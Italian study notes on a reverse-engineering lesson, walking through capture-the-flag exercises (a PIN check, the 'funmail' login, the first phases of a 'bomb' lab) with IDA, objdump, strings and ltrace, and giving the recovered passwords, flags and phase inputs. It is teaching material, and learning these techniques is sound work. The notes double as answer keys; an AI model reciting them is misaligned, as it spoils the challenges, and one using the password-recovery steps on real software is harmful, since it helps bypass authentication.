- Ecco dove interviene IDA: capire, dato che da linea di comando non si intuisce molto, come funziona effettivamente il programma. Viene suggerito, sulla lista delle funzioni a lato, di cliccare su *_start*, che è il vero punto di caricamento del programma (in questo caso, scritto in C). Vediamo anche il *main*, cercando di capire cosa il programma chiama, quali salti fa, etc. Quando delle funzioni hanno un underscore davanti, normalmente stiamo chiamando delle funzioni esterne. Come si vede da sotto, qui si stanno chiamando alcune funzioni:
    - puts, printf, gets, etc.

```
_init_proc
sub_610
_strncmp
_puts
___stack_chk_fail
_printf
_gets
__cxa_finalize
_start
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
print_flag
main
__libc_csu_init
__libc_csu_fini
_term_proc
strncmp
puts
__stack_chk_fail
printf
__libc_start_main
gets

Line 15 of 26
Graph overvie
```

```
; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 0A0h
mov     [rbp+var_94], edi
mov     [rbp+var_A0], rsi
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
lea     rdi, aInsertThePassw ; "Insert the password: "
call    _puts
lea     rax, [rbp+s2]
mov     rdi, rax
mov     eax, 0
call    _gets
lea     rax, [rbp+s2]
mov     rsi, rax
lea     rdi, format     ; "You inserted: %s\n"
mov     eax, 0
call    _printf
lea     rax, [rbp+s2]
mov     edx, 7          ; n
mov     rsi, rax        ; s2
lea     rdi, psw        ; "luca123"
call    _strncmp
test    eax, eax
jnz     short loc_82A
```

Per esempio, il main() esegue queste cose:

- inizia con *push rbp - mov rbp, rsp* (classica convenzione dei programmi in chiamata)
- il programma chiama la funzione *_puts* (scrive nello std output qualcosa nello stream, cosa che nel contesto dell'esercizio intende scrivere l'output su terminale ad esempio "Wrong Password"
- prende l'input da parte dell'utente con la funzione *_gets* usando dei parametri
- stampa l'output con la *_printf* formattando l'input
- vediamo il risultato salvato in "rsi" di "rax" e utilizza, sulla base della stringa (evidentemente, la password corretta, cioè "luca123", una funzione *_strncmp* per confrontare le stringhe e mette la flag 0 se le stringhe sono uguali e ci porta alla funzione "print_flag"

Ecco che il programma demo serve per capire un po' il funzionamento di queste cose.
Una funzione suggerita per risolvere le challenge di questa lezione è *strings*.
Infatti, scrivendo per esempio *strings (nome del file binario)* → *strings hello_world_0*
viene stampata la lista di tutte le stringhe leggibili che trova.
Questo è utile perché, come si vede, alcune volte la flag è letteralmente in chiaro:

```
AWAVI
AUATL
[]A\A]A^A_
Contrgatulation! Flage{reverse_hello_world}
Insert the password:
You inserted: %s
Wrong password
;*3$"
luca123GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7697
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
hello_world2.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
```

Per gli esercizi:

Ex 1 : Can you guess the pin?
Ex 2: "One of our employees has locked himself out of his account. can you help 'john galt' recover his password? And no snooping around his emails you hear."
Ex 3: A bomb is going to explode! Defuse the first 4 levels, or go further if you can!

Esercizi Lezione 11

Vivamente consigliato il link riassuntivo di varie istruzioni:
https://www.cs.virginia.edu/~evans/cs216/guides/x86.html#:~:text=The%20mov%20instruction%20copies%20the,i.e.%20a%20register%20or%20memory

(Attenzione: rendere eseguibili i singoli file:
- fare tasto destro e mettere la spunta su "Eseguibile"
- entrare nella cartella che contiene il file e lanciare il comando *chmod u+x nomefile*
- eseguire il file con *./nomefile*)

Inoltre, per capire di che tipo sono i file, basta dare il comando *file nomefile* e si capisce se sono binari da 32/64 bit

1) Hello World: Descrizione e soluzione

In questo esercizio, viene dato un file senza estensione "hello_world".
Quindi, assicurandosi di averlo reso eseguibile, si procederà ad aprirlo con IDA come indicato sopra.

Soluzione

Prima di tutto, dovresti ricordare questa regola:
*" **Non** hai il codice sorgente e ti daremo le informazioni su quale file puoi usare"*

Questo perché in uno scenario reale spesso non si dispone di alcun codice su cui è possibile sfruttare/controllare. Se ti forniamo il codice sorgente è solo perché potresti aver bisogno di una ricompilazione del codice in base al tuo sistema operativo e all'architettura.

Ma ora possiamo andare avanti e iniziare l'esercizio. Poiché abbiamo solo il file eseguibile, possiamo eseguirlo e fare alcuni test.

```
pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/1_hello_world$ ./hello_world
Insert the right pin (4 alpha-numeric characters):
1234
You inserted: 1234
Wrong password
pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/1_hello_world$ ./hello_world
Insert the right pin (4 alpha-numeric characters):
test
You inserted: test
Wrong password
pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/1_hello_world$
```

Sembra che:
1. La password è alfanumerica;
2. La lunghezza della password è 4;
3. Dobbiamo indovinare la password / pin corretto.

Sulla base delle nostre lezioni sulla crittografia, potremmo fare un attacco di forza bruta, poiché la dimensione del vocabolario è di circa 40 cifre e dobbiamo provare solo 40 ^ 4; tuttavia, questo non è l'obiettivo di invertire, quindi dobbiamo trovare un altro modo. Dalla lezione precedente, conosciamo un comando utile, che è *objdump* → visualizzare le informazioni dai file oggetto. Quindi, possiamo digitare sul nostro terminale quanto segue:

objdump -d hello_world

Ora, possiamo concentrarci solo sulla funzione *main* :

```
000000000000074d <main>:
 74d:   55                      push   %rbp
 74e:   48 89 e5                mov    %rsp,%rbp
 751:   48 83 ec 20             sub    $0x20,%rsp
 755:   89 7d ec                mov    %edi,-0x14(%rbp)
 758:   48 89 75 e0             mov    %rsi,-0x20(%rbp)
 75c:   64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
 763:   00 00
 765:   48 89 45 f8             mov    %rax,-0x8(%rbp)
 769:   31 c0                   xor    %eax,%eax
 76b:   48 8d 3d 46 01 00 00    lea    0x146(%rip),%rdi        # 8b8 <_IO_stdin_used+0x38>
 772:   e8 69 fe ff ff          callq  5e0 <puts@plt>
 777:   48 8d 45 f4             lea    -0xc(%rbp),%rax
 77b:   48 89 c7                mov    %rax,%rdi
 77e:   b8 00 00 00 00          mov    $0x0,%eax
 783:   e8 88 fe ff ff          callq  610 <gets@plt>
 788:   48 8d 45 f4             lea    -0xc(%rbp),%rax
 78c:   48 89 c6                mov    %rax,%rsi
 78f:   48 8d 3d 56 01 00 00    lea    0x156(%rip),%rdi        # 8ec <_IO_stdin_used+0x6c>
 796:   b8 00 00 00 00          mov    $0x0,%eax
 79b:   e8 60 fe ff ff          callq  600 <printf@plt>
 7a0:   0f b6 45 f4             movzbl -0xc(%rbp),%eax
 7a4:   3c 46                   cmp    $0x46,%al
 7a6:   75 29                   jne    7d1 <main+0x84>
 7a8:   0f b6 45 f5             movzbl -0xb(%rbp),%eax
 7ac:   3c 6c                   cmp    $0x6c,%al
 7ae:   75 21                   jne    7d1 <main+0x84>
 7b0:   0f b6 45 f6             movzbl -0xa(%rbp),%eax
 7b4:   3c 34                   cmp    $0x34,%al
 7b6:   75 19                   jne    7d1 <main+0x84>
 7b8:   0f b6 45 f7             movzbl -0x9(%rbp),%eax
 7bc:   3c 67                   cmp    $0x67,%al
 7be:   75 11                   jne    7d1 <main+0x84>
 7c0:   b8 00 00 00 00          mov    $0x0,%eax
 7c5:   e8 70 ff ff ff          callq  73a <print_flag>
 7ca:   b8 00 00 00 00          mov    $0x0,%eax
 7cf:   eb 11                   jmp    7e2 <main+0x95>
 7d1:   48 8d 3d 26 01 00 00    lea    0x126(%rip),%rdi        # 8fe <_IO_stdin_used+0x7e>
 7d8:   e8 03 fe ff ff          callq  5e0 <puts@plt>
 7dd:   b8 00 00 00 00          mov    $0x0,%eax
 7e2:   48 8b 55 f8             mov    -0x8(%rbp),%rdx
 7e6:   64 48 33 14 25 28 00    xor    %fs:0x28,%rdx
 7ed:   00 00
 7ef:   74 05                   je     7f6 <main+0xa9>
 7f1:   e8 fa fd ff ff          callq  5f0 <__stack_chk_fail@plt>
 7f6:   c9                      leaveq
 7f7:   c3                      retq
 7f8:   0f 1f 84 00 00 00 00    nopl   0x0(%rax,%rax,1)
 7ff:   00
```

Essendo codice assembly, occorre guardare solo le parti utili e le funzioni chiamate.
Facciamo alcune considerazioni:

1. Quando ci spostiamo con le istruzioni *callq* o *jump*, nella quarta colonna possiamo vedere alcune informazioni tra "<" e ">". Si può notare che tutti si riferiscono alle funzioni *main* o standard (ad esempio, *gets* e *puts*); questo significa che l'intero flusso di esecuzione in cui dobbiamo concentrarci è sul *main*;

2. Tra *74d* e *79b* abbiamo in sequenza una chiamata alla funzione *put* (output), *gets* (input) e *printf* (output); possiamo collegare queste tre istruzioni all'interazione utente-macchina:
    1. *Puts* : "Inserisci il pin giusto [...]";
    2. *Gets* : inseriamo un valore alfanumerico di 4 cifre;
    3. *Printf* : "hai inserito [...]";

3. Dopo *79b*, ci sono 4 blocchi di istruzioni simili *movzbl - cmp - jne*; potremmo non avere familiarità con assembly, ma qui listiamo i link utili rispettivamente per le 3 funzioni.
    1. *Movzbl* : Sposta Zero-Extended Byte su Long, cioè stiamo recuperando alcune cose. In particolare, esegui una MOV sul secondo argomento e porta entrambi gli argomenti alla stessa lunghezza con una cosa chiamata *zero-extend* (quindi, aggiungo degli zeri per fare in modo che, a livello di istruzioni esadecimali, si abbia la stessa lunghezza).
    2. *Cmp* : confronta due campi dati numerici;
    3. *Jne* : salto non uguale/jump not equal, e si basa sull'output di un'istruzione di confronto (cmp);

4. Dove stanno saltando questi *jne*? Sempre sulla stessa istruzione: *7d1*. Significa che quando si verifica una mancata corrispondenza, saltiamo a questo punto. Subito dopo questa istruzione, c'è

un *puts*: probabilmente il messaggio d'errore? Dovremmo anche notare qualcos'altro, che è quello che c'è subito dopo l'ultimo blocco di *movzbl-cmp-jne* e prima dell'istruzione in *7d1*: c'è un *printf,* nello specifico, si chiama p*rint_flag* all'istruzione 73

5. Sulla base dell'osservazione precedente, potremmo pensare che poiché il PIN ha 4 cifre e che il codice contiene 4 blocchi di confronto, ciò che il codice sta facendo è, per ogni cifra che abbiamo inserito, cercare corrispondenze. Ok, possiamo concentrarci sulle istruzioni *cmp*: c'è sempre un valore esadecimale che viene confrontato con *%al* (un registro chiamato *accumulatore*, quindi salva il risultato di operazioni I/O, chiamate interrupt, ecc.). Questi valori sono: 0x46, 0x6c, 0x34 e 0x67.

Possiamo semplicemente convertire questi valori esadecimali (quelli di fianco all'istruzione *cmp (numero), %al)* a decimale (quindi, quelli senza 0x) e poi in carattere (quindi, la posizione oppure *ord* in Python) per avere la password. Segue la codifica e soluzione:

1. 0x46 -> 70 -> F
2. 0x6c -> 108 -> l
3. 0x34 -> 52 -> 4
4. 0x67 -> 103 -> g

```
pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/1_hello_world$ ./hello_world
Insert the right pin (4 alpha-numeric characters):
Fl4g
You inserted: Fl4g
Contrgatulation! Flage{reverse_hello_world}
pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/1_hello_world$
```

Altra soluzione

Si può semplicemente chiamare *strings hello_world* e si vede subito la flag. Soluzione spesso non ammessa.

2) Funmail: Testo e soluzione

Testo

"One of our employees has locked himself out of his account. Can you help 'John Galt' recover his password? And no snooping around his emails you hear."

Soluzione

Attenzione: Il file ELF è in 32 bit e, magari, la propria architettura è a 64 bit. L'errore, nello specifico, è *No such file or directory*. Nel dettaglio:

- In Arch Linux, basta installare le librerie a 32-bit con *sudo pacman -S lib32-glibc*, impostare il file come eseguibile (questo descritto sopra) e poi scrivere *./funmail*
- In Ubuntu, seguire il link: https://askubuntu.com/questions/454253/how-to-run-32-bit-app-in-ubuntu-64-bit

La descrizione dice:

"Uno dei nostri dipendenti si è bloccato fuori dal suo account. puoi aiutare 'john galt' a recuperare la sua password? E non curiosare tra le sue e-mail che senti".

John Galt ha perso la sua password e dobbiamo recuperarla. Possiamo iniziare eseguendo il programma:

```
(base) pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/4_funmail$ ./funmail
        --Please login--
Username: john
*We have no users with the username: 'john'
        --Please login--
Username: john galt
Password: password
*Incorrect password
        --Please login--
Username: ^C
(base) pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/4_funmail$
```

È solo un problema di trovare una password corretta, o almeno sembra. Finora abbiamo visto tre strumenti che possono aiutarci a invertire le attività:

1. Objdump
2. Strings
3. IDA

In questo caso possiamo usare *strings* e guardare se la password è salvata all'interno dell'oggetto.

```
From:   Leeroy Jenkins
To:     whoisjohngalt
Subject: RE: I need a flag
Hey John it's Leeroy.
You were asking about a fun flag to use in your next challenge
and I think I got one. Tell me what you think of:
Get back to me as soon as you can. Thanks!
You have 1 unread email.
1) Read Email
2) Quit
Input is too long
Goodbye.
Improper input!
        --Please login--
Username:
*We have no users with the username: '%s'
Password:
*Incorrect password
        Welcome %s!
;*2$"
-----------------------
this-password-is-a-secret-to-everyone!
-----------------------
GCC: (Debian 6.3.0-18) 6.3.0 20170516
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.6578
```

"this-password-is-a-secret-to-everyone!" è una stringa che sembra interessante a livello risolutivo; proviamo ad immetterla.

```
        --Please login--
Username: john galt
Password: this-password-is-a-secret-to-everyone!
        Welcome john galt!
You have 1 unread email.
1) Read Email
2) Quit
>> 1
-----------------------------------
From:   Leeroy Jenkins
To:     whoisjohngalt
Subject: RE: I need a flag

Hey John it's Leeroy.
You were asking about a fun flag to use in your next challenge
and I think I got one. Tell me what you think of:
TUCTF{d0n7_h4rdc0d3_p455w0rd5}
Get back to me as soon as you can. Thanks!
-----------------------------------
```

E la bandiera viene catturata.

Scritto da Gabriel

Quindi:

- Username: john galt
- Password: this-password-is-a-secret-to-everyone!
- Premere 1
- Si trova la flag

<u>Soluzione alternativa</u>

Inserendo un qualsiasi username, non si riesce ad entrare.
Si può notare che si fa riferimento ad un utente *john galt*; oltre a ciò, possiamo installare *ltrace*, sato per tracciare ed intercettare chiamate dinamiche da parte delle librerie del sistema.
Per esempio, eseguendo *ltrace ./funmail*, possiamo notare, inserendo come username *john galt*, la composizione logica del programma.

```
        --Please login--
Username: john galt
Password: ^C
[archlinux@archlinux2022 2_funmail]$ ltrace ./funmail
__libc_start_main(0x565f1b27, 1, 0xffc61f74, 0x565f1ca0 <unfinished ...>
puts("-------------------------------"...
)                                           = 137
puts("|   #     #                     "...
)                                           = 959
puts("-------------------------------"...
)                                           = 137
puts("\t--Please login--"       --Please login--
)                                                          = 18
printf("Username: ")                                       = 10
fgets(Username: john galt
"john galt\n", 64, 0xf7e205c0)                             = 0xffc61e16
strlen("john galt\n")                                      = 10
strlen("john galt\n")                                      = 10
strcmp("john galt", "john galt")                           = 0
printf("Password: ")                                       = 10
fgets(Password:
```

Inserendo, per esempio, una stringa qualsiasi (nell'esempio visto, la stringa "*caso*"), si nota che si confronta una stringa chiamata *this-password-is-a-secret-to-everyone!*):

```
)                                           = 959
puts("-------------------------------"...
)                                           = 137
puts("\t--Please login--"       --Please login--
)                                                          = 18
printf("Username: ")                                       = 10
fgets(Username: john galt
"john galt\n", 64, 0xf7e205c0)                             = 0xffc61e16
strlen("john galt\n")                                      = 10
strlen("john galt\n")                                      = 10
strcmp("john galt", "john galt")                           = 0
printf("Password: ")                                       = 10
fgets(Password: caso
"caso\n", 64, 0xf7e205c0)                                  = 0xffc61e56
strlen("caso\n")                                           = 5
strlen("caso\n")                                           = 5
strcmp("caso", "this-password-is-a-secret-to-eve"...)      = -1
puts("*Incorrect password"*Incorrect password
)                                                          = 20
puts("\t--Please login--"       --Please login--
)                                                          = 18
printf("Username: ")                                       = 10
fgets(Username:
```

Quindi, inserendola come password e user il buon *john galt*, si ottiene la flag in modo equivalente.

Scritto da Gabriel

3) Bomb: Testo e soluzione

Testo

You need to detonate the bomb.
It has several security levels.

This challenge is composed by 7 levels;
however, we ask you to solve only the first four levels.

Soluzione

Si noti che, oltre alla soluzione ufficiale e considerazioni/aggiunte/riscritture mie, si possono prendere come riferimento i link:
https://www.cnblogs.com/sinkinben/p/12397430.html
https://github.com/Ethan-Yan27/CSAPP-Labs/tree/master/yzf-Bomb%20lab (sole soluzioni)

Possiamo iniziare eseguendo il codice.

```
(base) pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/8_bomb$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
123

BOOM!!!
The bomb has blown up.
(base) pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/8_bomb$
```

Possiamo capire quanto segue:
1. Devono essere superate 6 fasi;
2. Se fai qualcosa di sbagliato la bomba esploderà.

Speriamo che IDA possa aiutarci. In primo luogo, vediamo che ci sono 6 funzioni, una per ogni fase; quindi, la mia idea in questo momento è di studiare una fase alla volta (suppongo che non siano correlate).
Apriamo l'eseguibile in IDA e si può notare che dal main vengono chiamate una serie di funzioni.
La cosa logica da fare, dato che la bomba è composta da 6 fasi, è esaminare le singole funzioni.

Fase 1 – Si clicca tra la lista delle funzioni su *phase_1*

```
public phase_1
phase_1 proc near
sub     rsp, 8
mov     esi, offset aBorderRelation ; "Border relations with Canada have never"...
call    strings_not_equal
test    eax, eax
jz      short loc_400EF7

call    explode_bomb

loc_400EF7:
add     rsp, 8
retn
phase_1 endp
```

Se inserissimo una stringa sbagliata, la bomba esplode (stampa di BOOM nella console).

Scritto da Gabriel

La stringa presente nello screen dice:

"Border relations with Canada have never been better".


Possiamo provare a metterlo come valore.

```
(base) pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/8_bomb$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Border relations with Canada have never been better.
Phase 1 defused. How about the next one?
```


La bomba non è esplosa (buon segno).

Fase 2 - Si clicca tra la lista delle funzioni su *phase_2*

Prima di tutto, nel *main* abbiamo che il programma utilizza *read_line* per ottenere l'input dell'utente e metterlo su *rdi*. Quindi, chiama phase_2.



Innanzitutto, sta sottraendo 28 dal puntatore dello stack, il che probabilmente significa che sta preparando lo spazio per memorizzare alcune variabili. Si sposta *rsp* in *rsi* e chiama *read_six_numbers*. Facciamo doppio clic su questa funzione.



Qui è di nuovo sottraendo 0x18 da *rsp*, quindi probabilmente verranno utilizzate altre variabili.

Ora segue una serie di *mov* e *lea*, e infine una chiamata alla funzione *sscanf*, funzione che legge l'input formattato da una stringa. Essa ha il seguente formato:
*int sscanf(const char *str, const char *format, ...)*

Parametri:
1. *str* − Questa è la stringa C che la funzione elabora come origine per recuperare i dati.
2. *format* − Questa è la stringa C che contiene uno o più dei seguenti elementi: Caratteri spazi vuoti, Caratteri non spazi vuoti e Identificatori formato

In questo caso, si può pensare il *format* come segnaposto, es. %s per le stringhe, %d per i decimali, etc. Per ogni specificatore di formato nella stringa di formato che recupera i dati, è necessario specificare un argomento aggiuntivo. Se si desidera memorizzare il risultato di un'operazione *sscanf* su una variabile regolare, è necessario precedere il suo identificatore con l'operatore di riferimento, cioè un segno di e commerciale (&), come: *int n; sscanf (str,"%d",&n);*

Possiamo vedere che i registri utilizzati prima delle chiamate sono:
1. *Rdi*: che contiene la stringa inserita dall'utente
2. *Esi*: contiene una stringa caricata da un indirizzo specifico. Ispezionandolo, è, si ricava una variabile *unk_4025C3* e, facendone doppio clic, ha come contenuto *%d %d %d %d %d %d*
3. *Rdx, rcx, r8, r9* che sono pieni di indirizzi a partire da *rsi* e aggiungendo *+0x4* ogni volta.
4. Notiamo che *rsi+10* e *rsi+14* vengono spostati nello stack

In pratica, quello che succede è che si hanno esattamente 6 numeri decimali immessi, dato che *sscanf* restituisce il numero di input letti correttamente in base al formato passato *(%d %d %d %d %d %d*), ovvero sei interi. Se sono 5 o meno, la bomba esploderà.

Tornando alla *fase2*, abbiamo capito che il programma si aspetta 6 numeri interi, ognuno ogni 4 byte a partire da *rsp*. L'input quindi dovrebbe essere qualcosa del genere:

x1 x2 x3 x4 x5 x6

Nel primo confronto leggiamo il primo numero *(rsp + 18h + var_18 (che è -18h) == rsp+0h)* e lo confrontiamo con 1, se True la bomba non esplode.

1 x2 x3 x4 x5 x6

Ritornando nel punto in cui la funzione è caricata, esaminiamo attentamente cosa sta succedendo:

```
L5                jmp     short loc_400F30
L7 ; -----------------------------------------------
L7
L7 loc_400F17:                          ; CODE XREF
L7                                      ; phase_2+3
L7                mov     eax, [rbx-4]
LA                add     eax, eax
LC                cmp     [rbx], eax
LE                jz      short loc_400F25
20                call    explode_bomb
```

Carichiamo il secondo numero *(rsp+4d)* nel registro *rbx* e in *rbp* sta caricando *rsp+18h (rsp+24d)* . Non sappiamo ancora cosa sia questo, ma andiamo avanti. Quindi, il blocco *loc_400F17* fondamentalmente fa il seguente confronto: (*array[i - 1]*2) == array[i]* dove:
1. *mov eax, [rbx - 4]*: *eax* contiene *array[i - 1]* poiché *rbx* contiene *array[i]* (e la struttura dell'istruzione è *dest – src*, pertanto sappiamo che il contenuto dell'array è sottratto quando si trova in *eax*
2. *add eax, eax* è equivalente ad *array[i - 1]*2*, dato che aggiungiamo lo stesso dato
3. *cmp [rbx], eax* è equivalente a (*array[i - 1]*2) == array[i]*, dato che confrontiamo il dato che ha subito una sottrazione e a cui sono stati aggiunti due volte lo stesso dato

E lo fa ciclando attraverso i sei numeri (aumentando *rsi* di 4) fino a quando *rbx* è diverso da *rbp*. Poiché *rbx* incrementa di 4 ogni variabile, per leggere 6 numeri avremo *rbx+20d*, dato che parte da *rbx+0*, e quindi a *rbx+24d* ci sarebbe il 7° numero, che non esiste a causa del controllo precedente. Quindi, quando vengono confrontati 6 numeri corretti, la funzione termina.
Quindi, a partire da 1, l'input dovrebbe essere il seguente:

1 2 4 8 16 32

```
(base) pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/8_bomb$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Border relations with Canada have never been better.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2.  Keep going!
```

Fase 3 - Si clicca tra la lista delle funzioni su *phase_3*

In questa funzione, salta subito all'occhio un'istruzione *switch*, completa di una serie di casi di scelta. In particolare, scorrendo in orizzontale, si va da *case 0* fino a *case 7* per poi avere *case 1*.

```
ja      short loc_400FAD ; jumptable 0000000000400F75 default case

mov     eax, [rsp+18h+var_10]
jmp     ds:off_402470[rax*8] ; switch jump

loc_400FAD:             ; jumptable 0000000000400F75 default case
call    explode_bomb

0000000000400F75 case 3

loc_400F91:             ; jumptable 0000000000400F75 case 4
mov     eax, 185h
jmp     short loc_400FBE

loc_400F98:             ; jumptable 0000000000400F75 case 5
mov     eax, 0CEh
jmp     short loc_400FBE

loc_400F9F:             ; jumptable 00000000
mov     eax, 2AAh
jmp     short loc_400FBE

loc_400FBE:
```

Ad esempio, un caso dello switch è il seguente:

```
loc_400F7C:             ; jumptable 0000000000400F75 case 0
mov     eax, 0CFh
jmp     short loc_400FBE
```

Ok, prima dobbiamo capire il formato di input:

```
public phase_3
phase_3 proc near

var_10= dword ptr -10h
var_C= dword ptr -0Ch

sub     rsp, 18h
lea     rcx, [rsp+18h+var_C]
lea     rdx, [rsp+18h+var_10]
mov     esi, offset aDD ; "%d %d"
mov     eax, 0
call    ___isoc99_sscanf
cmp     eax, 1
jg      short loc_400F6A
```

Dal commento "%d %d" immagino che stiamo parlando di due interi. Nell'offset con "18h + var_10" memorizziamo il primo numero, in "18h+var_C" il secondo.

I due valori memorizzati in "*18h + var_10*" e "*18h + var_C*" vengono utilizzati come segue:

1. "*18h + var_10*": viene utilizzato per scegliere lo switch case
2. "*18h+var_C*": viene confrontato con un valore costante salvato nel caso specifico dello switch (ad esempio, *0CFh, 185h, 0CEh*); si può quindi immaginare C stia per "costante"


Pertanto, se scegliamo il caso "0" dello switch, possiamo vedere che il valore costante utilizzato per il confronto è *0CFh*, che equivale a 207. Proviamo con il seguente input:

0 207

```
(base) pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/8_bomb$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Border relations with Canada have never been better.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2.  Keep going!
0 207
Halfway there!
```

Alternativamente, basta scegliere uno qualsiasi degli switch case; la condizione è scritta in modo tale che, dando un qualsiasi numero da 0 a 7 e uno dei numeri del confronto dei registri tradotti da esadecimale a decimale, si passa senza problemi.
Esempio caso 2, con 2C3 che in decimale equivale a 707. Si inserirà *2 707* e si passa alla fase 4.

Fase 4 - Si clicca tra la lista delle funzioni su *phase_4*



Come abbiamo fatto in precedenza, possiamo notare che dobbiamo indovinare due numeri, come si vede da %d %d. Possiamo vedere che:


1. *[18h + var_10]* deve essere <= *0Eh* (cioè 15), dato che si ha l'istruzione *cmp*;
2. *[18h + var_C]* deve essere *0*, dato che abbiamo capito che *var_C* deve essere valore costante e dopo si ha una *mov* che richiede almeno uno 0 come valore.

In *loc_40103A*, viene chiamato *func4*, con *var_10* come parametro. Il suo valore di ritorno è testato con 0 (nel test di istruzioni *eax, eax*). Quindi, vorremmo avere un valore di ritorno per *func4* pari a zero.
Dobbiamo capire cosa fa la funzione *func4* presente nella lista delle funzioni a sinistra.

```
public func4
func4 proc near
; __unwind {
sub     rsp, 8
mov     eax, edx
sub     eax, esi
mov     ecx, eax
shr     ecx, 1Fh
add     eax, ecx
sar     eax, 1
lea     ecx, [rax+rsi]
cmp     ecx, edi
jle     short loc_400FF2
```

Al di là delle singole operazioni di sottrazione (sub), shift logico a destra (shr), shift aritmetico a destra (sar), quello che si dovrebbe notare è che:

1. È ricorsiva (dopo le operazioni, tende a richiamare *func4* partendo dall'indirizzo 400FCE)



Si nota infatti che l'indirizzo finale delle chiamate viene anche dopo l'istruzione finale di *func4*.

